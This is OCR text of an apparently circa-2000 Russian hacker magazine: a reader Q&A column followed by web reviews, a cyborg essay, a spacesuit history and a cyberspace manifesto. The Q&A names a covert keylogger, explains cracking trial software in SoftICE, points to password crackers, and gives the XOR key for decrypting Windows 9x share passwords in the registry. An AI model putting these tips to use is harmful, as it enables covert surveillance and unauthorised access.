A: Информацию о “прослушивании” пейджеровых сообщений (подробнее) можно найти на странице, посвященной разным TV/FM Tuner’ам: “http://tuner.hardware.ru/”. Там же есть ссылки на все нужные программы и информационные материалы (в том числе ссылка на “POCSAG Protocol Monitor”).


Q: Убедительная просьба! Расскажите, как можно открыть документ, созданный в Microsoft Word v7.0, защищенный паролем!

A: Буду выступать в роли менеджера... ;) Есть такой сайт... Вот такой: “http://www.passwords.ru”. ;-) Так вот. Он полностью посвящен проблеме “утерянных паролей”. Там для тебя есть программка “Advanced Office 97 Password Recovery”, которая поддерживает перебор/взлом паролей не только для Office 97, но и 2000. Загляни на сайт. ;) Там много переборщиков паролей для разных архиваторов, приложений и т.п. Многие спрашивают переборщик для Zip’a. Там он тоже есть: “Advanced ZIP Password Recovery”.

Q: А вообще у нас в России есть девушки-хакерА? И где с ними можно познакомиться?? Всю жизнь мечтал познакомиться с девушкой-хакером :))...

A: А кто не мечтал об этом. ;-)) Давай сделаем так - ты мне находишь девушек, а я их обучаю хакерству. ;) 50/50. =)) Девушка-хакер тебе и девушка-хакер мне. ;)

Задавать вопросы можно по e-mail адресу xakfaq@chat.ru (e-mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "вопрос для FAQ", иначе ответа ты прос-то не дождешься. Ведущий рубрики, Хакер



Q: Где можно достать клавиатурный шпион (и как он называется), который незаметно пишет логи на чужой машине?

A: Есть довольно старая программа - HookDump, предназначенная для логирования (занесения в лог-файл) всего того, что набрано на клавиатуре в Windows'9x. Позволяет смотреть, какие программы запускали и что в них набирали.

Q: Расскажите, пожалуйста, как ломаются программы, которые имеют ограничение для пользования по времени. Типа того: "осталось 14 дней, 13 дней ...".

A: Чаще всего такие программы вылавливаются в SoftICE на следующих Win32 API функциях: GetSystemTime, GetLocalTime (это функции получения даты). Так же можно попробовать отловить на сообщении типа "Программа не зарегистрирована, будет работать X дней" - MessageBoxA (чаще всего). Далее посмотреть выше на проверку условий и изменить их по своей надобности. ;) Импортирование этих функций можно искать и в IDA, ;) а дальше на них уже XREF'ы (ссылки) и смотреть, что же там происходит такое. =)

Q: Как устанавливать ловушки на функции в SoftICE?

A: Примитив. =) Вот: "BPX <название функции Win32 API>", например: "BPX MessageBoxA". "... и если у тебя ничего не получается, то прочти же ты, наконец, документацию!" [q] :-)

Q: Как заставить работать TRIAL-ную программу по истечении срока (говорят, изменить реестр виндов, но где?)?

A: Может быть и такое, что информация хранится в реестре Windows (например, информация о дате инсталляции или о дате окончания лицензии). Дабы проверить это, советую воспользоваться программой Registry Monitor. Она позволяет отслеживать обращения программ к системному реестру Windows. В ней есть фильтр программ, обращений и т.п. Она ведет удобочитаемый лог-файл. Скачать можно на сайте производителя, там еще много подобных мониторов (FileMonitor, VxDMonitor): "http://www.sysinternals.com".

Q: А расскажи подробнее, что такое FileMonitor и VxDMonitor??

A: В совокупности с предыдущим ответом: FileMonitor позволяет отслеживать все обращения какой-либо программы к внешним файлам как открытие .dll (для импортирования функций), так и открытие файлов конфигурации, ключевых файлов (!) и т.п. Удобно для последующего взлома следующее: нахождение имени файла и место вызова его открытия. VxdMonitor же показывает все обращения к VxD сервисам/службам. Довольно удобно при взломе системных драйверов (например, для известных электронных ключей, подключаемых к LPT портам). ;)


Q: Как определить, пользовались ли моим логином и паролем в Интернет?

A: В большинстве случаев это легко и почти не требует каких-либо особых знаний. Если у тебя обычный Интернет от обычного провайдера, ;) то скорее всего на его сервере технической поддержки существует такой раздел, как "Статистика соединения", так вот там (в большинстве случаев) прописываются все твои соединения по дате и времени. Сиди и сверяй, когда ты сидел, а когда не ты! :)

Q: Скажите такому ламеру, как мне, как врубить видео-драйвер для Трубо Паскакаля 7 и юзать 640 на 480 aka 256 цветов?!

A: В стандартном EGAVGA.BGI от Borland Pascal максимальное количество цветов в 640 на 480 - это 16. Для включения 256 цветов и более тебе необходимо покопаться на старых CD-ROM'ах для программера или в архивах библиотек в Интернете, чтобы найти SVGA256.BGI, которая позволяет врубать так нужные тебе 640x480x256. ;) Да и не только это. Вот это старье: "SVGA 256 Colour BGI Device Driver (SVGA256) 2.4 - Jun 26, 1992 - Copyright (c) 1990-92 Jordan Hargraphix". ;-)

Q: Мой AVP обнаруживает в папке Windows файл spoolsrv.exe (trojan.psw.stealh.d), и при попытке его удалить появляется сообщение "Файл используется Windows, удалить нельзя!". Как от этой фигни избавиться?




A: Тебе выдается такое сообщение, так как этот файл запущен, точнее говоря, "находится в активном состоянии". [q] Поэтому какая-либо запись в файл (а его лечение - это ни что иное, как чтение, обработка и запись в файл) невозможна. Для того, чтобы файл не был заблокирован (залочен - Locked) тебе необходимо перезагрузиться в "Эмуляцию MS-DOS". Там этот файл уже и лечить, например, MS-DOS'овским антивирусом (AVP), или просто прибить. Если, конечно, тебе не нужен spooler принтеров! =)

Q: Я подключен к провайдеру "N". Когда я просканирую порты у этого провайдера, он это заметит. У меня возник вопрос: он определит, кто сканирует по login или по IP-address?

A: Твой провайдер "N" прежде всего это определит по IP-address'у. А так как ты являешься его клиентом, то, собственно, провести соответствие IP-адреса с логином не такое уж и сложное действие. ;)) Точнее, просто будет сразу же известно, кто сканировал. И вот тут могут начаться проблемы со службой технической поддержки твоего провайдера "N".


Q: Как можно пройти через пароль расшаренного ресурса в локальной одноранговой сети на основе Windows 95, 98?

A: Пройти через пароль можно очень легко, если есть доступ к реестру компьютера одноранговой локальной сети (ну или, например, имеешь возможность закинуть троян, который бы выдрал некоторые кусочки из реестра). Информация о паролях в реестре находится по следующему пути: "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\...", где "..." - это имя расSHAREнного ресурса. В ключах Par1enc и Par2enc содержатся пароли на доступ по чтению (Read) и записи (Write). Эти пароли зашифрованы... по наисложнейшему алгоритму! Этот "наисложнейший" алго есть ни что иное, как XOR крипто-константным массивом элементов: 035h, 09Ah, 04Dh, 0A6h, 053h, 0A9h, 0D4h, 06Ah. Каждому символу пароля соответствует один элемент массива для раскриптовки.



В свое время я заплатила полтинник баксов за альбом Хенсури Гигера **"Nekronomikon"** и была счастлива. Хотя я конечно подозревала, что "за кадром" осталось много такого, за что можно выложить не один еще полтинник. Новый сайт этого нереального человека можно найти по адресу **HTTP://WWW.GIGER.COM** и узнать все совершенно бесплатно. Рассказывать о Гигере - такое же неблагодарное занятие, как проводить ликбез среди шахтеров. Это надо видеть. Дизайнер фильма **"Чужой"** стал родоначальником целого художественного направления. На сайте - куча малоизвестных эскизов и фотографий таких проектов, как "садовый поезд" или токийский бар в стиле "эротический" high-tec. Все заманухи, включая **bio/audio/video/art & xtc**, собраны в единый неживой, но гармоничный организм. Флэш технология позволяет прочувствовать всю грацию aliens под соответствующий музон. Ощущения нечеловеческие. Как и все творчество этого человека.





НОВЫЕ ЖИЛЬЦЫ НОВОГО МИРА.

HTTP://WWW.SODA.CO.UK/SODA/CONSTRUCTOR/

Этот адрес мне прислали в подарок. Окружающие тут же адекватно отреагировали на мои восторженные вопли. Главный редактор хотел сделать замечание: "Что это ты в рабочее время..." и не смог, прибился сам, захихикал и на правах старшего завладел моей мышью. На белом фоне, испещренном формулами и графиками, словно страница из учебника физики, конвульсивно дергался и приплясывал паук. Схематичное существо из линий и точек. Неуклюжие ножки на шарнирах перемещают его туда, куда вам заблагорассудиться. Графическая анимация, при всей незатейливости изображения, идеально имитирует движения некого живого существа в некой запрограмированной вами среде. И перед вами - набор трогательных линейно-графических уродцев по имени **tall-walker**, ameoba или **wigglyworm**. Вы можете задать этой игрушке целый букет программ, приклеить его к потолку, добавить-убавить ног и прочих членов или распять **"тело"** мышью. Можно поиздеваться, дергая за **"лапу"**, лишить его гравитации или задать бешеный ритм движения, чтобы несчастный сучил лапами как проклятый. А потом удвоить вес и он рухнет на условную линию пола на подкосившихся ногах. Веселый садизм привестсвуется **as well as** эстетское созерцание этих векторных обитателей виртуального мира. И как всякий Творец вы имеете полное право не только наблюдать их поведение в естественной среде, но и активно вмешиваться. Эти инопланетные существа и не подозревают, что всевышний просто забавляется на рабочем месте в рабочее время, увиливая от своих непосредственных обязанностей. Именно поэтому в самом конце инструкции по пользованию существует маленькая приписка: **"мы тоже вас очень любим...** не забывайте, что конструктор может нанести серьезный ущерб вашей продуктивности... (в смысле - вашей работоспособности), кстати на ваши многочисленные вопросы "как засейвить своего любимца" пока ответить не можем - мы над этим работаем". Действительно, мир несовершенен, особенно новый. Но очень забавен. **За уши не оттянешь :))))))**

Когда при мне обсуждают музыкальные новинки, я все-таки чувствую себя лохом. Хотя вроде бы и не... Но откуда, скажите мне, откуда они так быстро узнают обо всем! Сначала думала - от верблюда. Гм, нет, просто залезают на **HTTP://WWW.NEWMUSIC.RU/.** Это - очень продвинутый магазин, где можно не только деньги сливать, но и немного развиваться. Почитать, послушать, фотки посмотреть. И довольно быстро найти свои любимые звуки, обломаться от всякой модной фуйни, успокоиться и забыть что ты - лох. А для тех, кто не ошибся адресом, есть скидки и распродажи, обмен CD и заказать все что надо по почте. На сервере работает поисковая система по каталогу. Можно произвести поиск по исполнителю, по названию альбома, по названию лейбла или по стилю музыки. Для лохов, опять таки, достаточно набрать одно слово из фразы, или хотя бы часть слова. И сразу станет ясно как звучит, например, intelligent psychedelic trance music.

Доигрались.

Десять лет назад трое ученых Кембриджа баловались с куском пластика. Подав на него разность напряжения, они заметили слабое зеленое свечение, и сбегали в патентное бюро на всякий случай. Потом, меняя химический состав полимера, получили синий и красный цвет недетской яркости. И захотели новый телевизор. Десять лет спустя они догадались, что если структуру пластика поделить на какие-либо пикселы не возможно, то можно сразу капать цветной пластик на электроды. Теперь плоский полимерный экран можно ронять, сворачивать в трубочку и даже, засовывать ее куда подальше. Но самое смешное, что из этого пластика круто делать одежду. Имея при себе небольшой источник питания, можно создавать на ней любую игру цвета и даже кино показывать. И даже порно.

Ничего святого - моя философская основа.


Заключив как-то раз брак, перед лицом... Помучившись какое-то время перед этим лицом, и, поняв, что это - полный брак, человек опять вынужден запариться для развода. Дорогая и изматывающая процедура теперь занимает всего несколько часов. Британская сетевая служба Desktop Lawyer составляет и заполняет все документы, высылая их мылом. Для развода требуется только ввести персональные данные, вывести документы на принтере и заплатить киберюристам около полта баков. На десятой неделе работы сервера через него было оформлено уже 6% всех разводов в UK. Новые нравственные критерии кибернетического социума игнорируют любые «сопли в сахаре», если они не рациональны. И все «святое» тут же становится архаизмом, как только перестает нас парить.

xixyc@xakep.ru


Я механист. Улучшаться буду постепенно, по мере возможностей.

Я - механист.

Вставлю видеоглаза с цейсовской оптикой, записью и улучшенным диапазоном, чтоб в темноте видеть и в ультрафиолете.



Потом вживлю себе микрофон, или три, для DOLBY-SURRAUND звука. Микро колонки размещу на костях черепа



Скоро мы все разделимся на механистов и биологистов. Это каждому известно. Ну, по крайней мере тем, кто при слове киберпанк представляет себе не компьютер с зеленым ирокезом, а писателей крутых вспоминает, типа Брюса Стерлинга или Вильяма Гибсона. Нет? Ну может хоть "Джони Мнемоник" в голове проплыл? Тоже нет? Ты уверен, что ты хакер?

Ладно. Поясняю кратко. Детей скоро можно будет делать на заказ. Это факт. Вот все варианты генокода человека запишут на СД и начнут продавать на Горбуше. Лет, скажем через 5. Ну 10. Спорим?

И что, вот лично ты откажешься заказать себе сына с фигурой Шварцнегера, а мозгами академика, причем похожего на тебя? Или дочь с внешностью Линды Эвангелисты и "чтоб пела как Бьерк, а считала быстро, как наша кассирша"? Откажешься? Сомневаюсь.

Ну, в начале, это наверно будет стоить недешево. Однако, государство, что бы не отстать от соседей, быстренько нам поможет. Почему? А что ты думаешь будет, если в одной стране будут рождаться одни крутые, как техасский рейнджер, гении, а во второй кто попало? Эта вторая стана оченьочень быстро станет частью первой. Так что будут детей "планировать" в поликлинике через два дома, за 562руб. 30 коп. В кассу, пожалуйста... Или даже законом обяжут. В общем, генетически улучшенный человек дело недалекого будущего. Компьютер и телевизор только на памяти моего папы изобрели, а он (папа) не старый еще, намек понял? Прогресс-то круто летит. Возможно, это действительно будет твой сын/дочь.

И тут подходим к интересному вопросу: "Что будет, когда они, эти наши дети - гении, подрастут?" А они быстро подрастут, по тому что болеть, например, перестанут. Ну зачем мне сына с аллергией планировать или пороками какими? Мне мега-акселерата, пожалуйста, чтоб месяца в три сказал: "Дорогой папа, я тут нашел халтурку на сети, теперь буду сам платить за свои памперсы".

Короче, вырастут они и пойдут они в жизнь, все такие крутые, все прыгают выше нас, и поголовно - гении. А нам, "диким" - незапрограммированным, тогда что делать - на свалку истории стройными рядами отправляться? Ну нет! Я, например, на свалку не тороплюсь. Я за свое место в жизни буду бороться. Я механист. Улучшаться буду постепенно, по мере возможностей. Сначала зубы заменю на титановые, самозатачивающиеся и, желательно самочистящиеся.

Теперь зрение: близорукость можно, конечно, вылечить лазером, но надо время от времени подправлять, париться, на фига? Вставлю видеоглаза с цейсовской оптикой, записью и улучшенным диапазоном, чтоб в темноте видеть и в ультрафиолете. И чтоб перископические. И голубые. А в лоб - лазерный третий глаз - для трехмерного сканирования. Представляю рекламу такого комплекта: "Я всегда с собой беру видеокамеру!"

По той же причине. Средства связи за ухо вставлю. Ну не терять же все время эти проклятые мобильники. Вся связь через интернет, разумеется. Так дешевле и мультимедийнее.

В руку я выдвижные лезвия имплантирую, а в синтетические мышцы мне зашьют боевые рефлексы ниндзя. За боевым чипом придется съездить в Митино, на черный радиорынок, я думаю. Зато все проблемы с гопниками будут решены.

Внутренние органы буду заменять по мере выхода из строя, они как раз подешевеют. Легкие поставлю табакоустойчивые, печень, безболезненно превращающую алкоголь в глюкозу или наоборот, по желанию и т.д.

А когда дело дойдет до мозга, типа износится совсем, солью свой разум в интернет, чисто ради интереса. Если не понравиться - попрошу соседского сына - биологиста нажать Ctrl+Alt+Delete.

Думаете я шучу? Отнюдь, все перечисленные выше технологии сейчас разрабатываются или уже разработаны. Будущее уже здесь. Я механист.

Я готов!!!



Челов

Кали implant@xakep.ru

Я изучаю **МОДУ**, только теперь это мода не на одежду а на строение живых существ.

Станислав Лем

...ВЕК В ФУТЛЯРЕ

Космическая одежда. Самая практичная **мода.**


Человеческая фантазия опережала реальные события на несколько тысяч лет. Предвкушала их и таким образом, подготавливала.

Концепция космических полетов дошла до нас с античных времен: в переводе с греческого **"скафо" - лодка, "андрос" - человек.** Между тем, недавно на Японских островах была найдена статуэтка **"Догу"**, сделанная 4500 лет назад из обожженной глины в условиях "каменного века" в костюме, удивительно напоминающем **скафандр**.

В ту пору, когда наша страна ощущала имперскую эйфорию, мечты человечества воплощались в национальном русском стиле "на авось". Во время Второй мировой происходил некоторый естественный штиль в технологических разработках. Послевоенное развитие реактивной авиации способствовало и возникновению прочих "сопутствующих товаров".

С 1952 года главным и единственным разработчиком средств жизнеобеспечения летчиков стал машиностроительный завод **"Звезда"**. Он и по сей день является уникальным, единственным в мире специализированным предприятием по изготовлению всех видов космической одежды. До 1961 года между разработчиками пилотируемых кораблей и **"Звездой"** длился спор: применение скафандров во время полета требовало установки дополнительного оборудования, что увеличивало массу самого корабля. Считалось, что вероятность разгерметизации кабины намного меньше, чем возникновение других аварийных ситуаций, типа приводнения. Королев лично настоял на экспериментальных запусках маникенов по имени Иван Иванович в первых скафандрах **"СК-1"**. Произошел первый шаг в неизвестное. Акцент был сделан на автоматизации систем жизнеобеспечения в случае потери космонавтом работоспособности: автоматич закрытие иллюминатора шлема, спец система дыхания после приземления, плавучесть и защита от экстремальных климатических условий. Многообразие требо-





Есть такие друзья, которые настойчиво, с таинственным блеском в глазах, зовут к себе в гости посмотреть на звезды в телескоп. Мне всегда были непонятны подобные варианты времяпрепровождения. Очевидно, что из-за этого у меня не сложилось несколько сумасшедших романов. На самом деле, просто парни были неподходящие. В то же время, тихо, сама с собой, я частенько любуюсь парадом планет в лаборатории NASA.

Но то, что и на Марсе все-таки есть жизнь, я убедилась только, когда зашла на http://mars.jpl.nasa.gov/mgs/realtime/mgsrt.html. Здесь нон-стоп показывают полет космического корабля к Марсу в режиме реального времени. Картинка обновляется каждую минуту. Корабль все ближе и ближе к таинственному "завихрению" на поверхности планеты. Ландшафт можно разглядеть поподробнее, увеличив картинку до настоящей каши из пикселove. А можно уменьшить для экономии времени загрузки.

ваний привело к тому, что скафандр Гагарина был необычайно громоздок и неудобен. В нем нельзя было, например, повернуть голову - для этого предназначалось зеркало "заднего вида". После полета к скафандру стали предъявлять новые требования: он не должен стеснять движений летчика, работающего в загерметезированной кабине, не должен мешать системам управления и ухудшать обзор.

Для полета Терешковой был создан специальный комплект белья "с учетом особенностей женского организма", т.е. по сути дела - созданы первые памперсы. Ее скафандр назывался уже "СК-2".

В 1965 году Леонов вышел в открытый космос в костюмчике "Беркут". Семиметровый фал связывал человека с кораблем в бескрайнем космосе. Костюм был снабжен экранно-вакуумной оболочкой и светофильтром, предохраняя Леонова от разного вида изветсных тогда излучений и сохранения теплового режима/ Жизнеобеспечение находилось в ранце и было рассчитано на 45 минут работы. Известны два факта - его костюм почему-то раздуло до такой степени, что Леонов не мог войти в люк. Пришлось стравливать давление до нуля, чтобы вернуться на корабль. Второй: вернувшись на Землю этот человек начал рисовать.


С 1967 года в СССР стали баловаться стыковками и переходами из корабля на корабль через открытый космос. Сделали специально для этого скафандр "Ястреб", который одевался только "пред выходом". В них уже экранирующим материалом служат 90 слоев фольги. Костюм рассчитан на 10 выходов по 6 минут после чего его можно выкинуть - так он изнашивался. Благодаря тренировкам, процедура одевания занимала у наших покорителей пространства 3-4 минуты при весе "одежды" более 35 кг. Дело в том, что в условиях невесомости костюм весит... ничего не весит и сам принимает нужную форму, остается только "вплыть" в него. В "домашней обстановке" на борту применялись

полетные костюмы "ПК-1", очень напоминавшие спортивный костюм времен Олимпиады-80. Сейчас инженерная мысль пришла к полукомбинезону и куртке со свитером ("ПК-14"). На внешнюю сторону костюма выведено синтетическое волокно "для минимального пылевыделения" и обработано химическим составом - антипиренами, обеспечивающими огнестойкие свойства. Под "ПК" одевается х/б белье, мягкое и гигроскопичное, высокой паро- и воздухопроницаемости. В случае применения скафандра, поверх белья предусмотрен терморегулирующий комбинезон, целиком состоящий из пластиковых трубочек, по которым циркулировала холодная вода. Манкирование скафандрами привело в 1971 году к гибели трех космонавтов - Пацаева, Волкова и Добровольского в результате разгерметизации кабины на участке спуска. Полеты в космос оказались не только опасны, но и просто вредны для здоровья: вымывается кальций из организма, слабеет костная структура, атрофируются мышцы и сердце привыкает к повышенной нагрузке и т.д. и т.п. Длительность пребывания человекка в нечеловеческих условиях все увеличивается. Уже созданы тренировочно-нагрузочные костюмы ТНК и спец. Профилактические средства.На станции "Мир" опробован костюм, присоединяющий человека к тренажеру "Бегущая дорожка" и профилактический нагрузочный костюм "Пингвин-3" Первый являлся, видимо кошмаром серфера-сноубордиста. А второй похож на две гофрированные штанины красного цвета, подключенные к недетского размера щиту-распределителю. Он создает нагрузку на опорно-двигательный аппарат и на основные группы мышц нижних конечностей при "совершении естественных движений человека". А начиналось все так красиво... Циолковский в своей научно-фантастической повести "Цели звездоплавания" (1929 год) писал: "Какая же может быть надобность в одежде! Прикрываются слегка только неблагообразные части тела, которых мы привыкли стыдится: половые органы и грудь женщин, хотя последнее можно бы оставить, тем более, что даже у кормящих матерей сосцы тут не отвисают безобразно, как на Земле".

ОСВОБОЖДЕНИЕ

Экстраполятор extrapolator@mail.ru

Невозможность сделать то, что хочется - ввергает в уныние*((!) миллионы людей, которые настолько боятся друг друга, что не разрешают друг другу ничего делать. Им за это стыдно и они злятся за это друг на друга.
Недоверие – это защита, но нельзя же всю свою жизнь просидеть в обороне. Отбросить страх очень трудно, но другого выхода нет, потому, что если выжидать и продолжать бояться, то все плохое произойдет опять и опять. А что еще может случиться с обороной, кроме защиты?
Бояться можно еще 10 лет, а потом еще 20, 40, 60, но результат этого страха будет всегда один и тот же - нереализованность.
С появлением виртуального пространства можно перестать бояться и начать жить. С появлением Сети можно проявлять себя как угодно, более того, любое бездействие подвергает сомнению само существование субъекта.
Большинство людей живут в схожих условиях - они смотрят одни и те же фильмы, едят размороженную пищу, носят одинаковую одежду, слушают одну и ту же музыку и общаются между собой в единой сети. Ландшафт и климат потеряли свое определяющее значение для примата. Пещерный период Homo Sapiens заканчивается, животный страх перестает быть эффективной системой обороны.
Таких людей становится все больше и больше. Пришло время, когда человечеству приходится столкнуться с изменением среды существования. Это не глобальное потепление и не ядерная зима - это возникновение единого виртуального пространства. Государственные границы теряют свое значение для человека имеющего доступ к информации.



(Уныние – (христ.) смертный грех.

Мы присутствуем при рождении нового суперэтноса, с единым способом мышления, едиными целями и едиными условиями существования. Те, кто добровольно осознают себя гражданином суперстраны без границ и суперэтноса без ограничений, смогут объединиться, чтобы реализовывать свои цели.
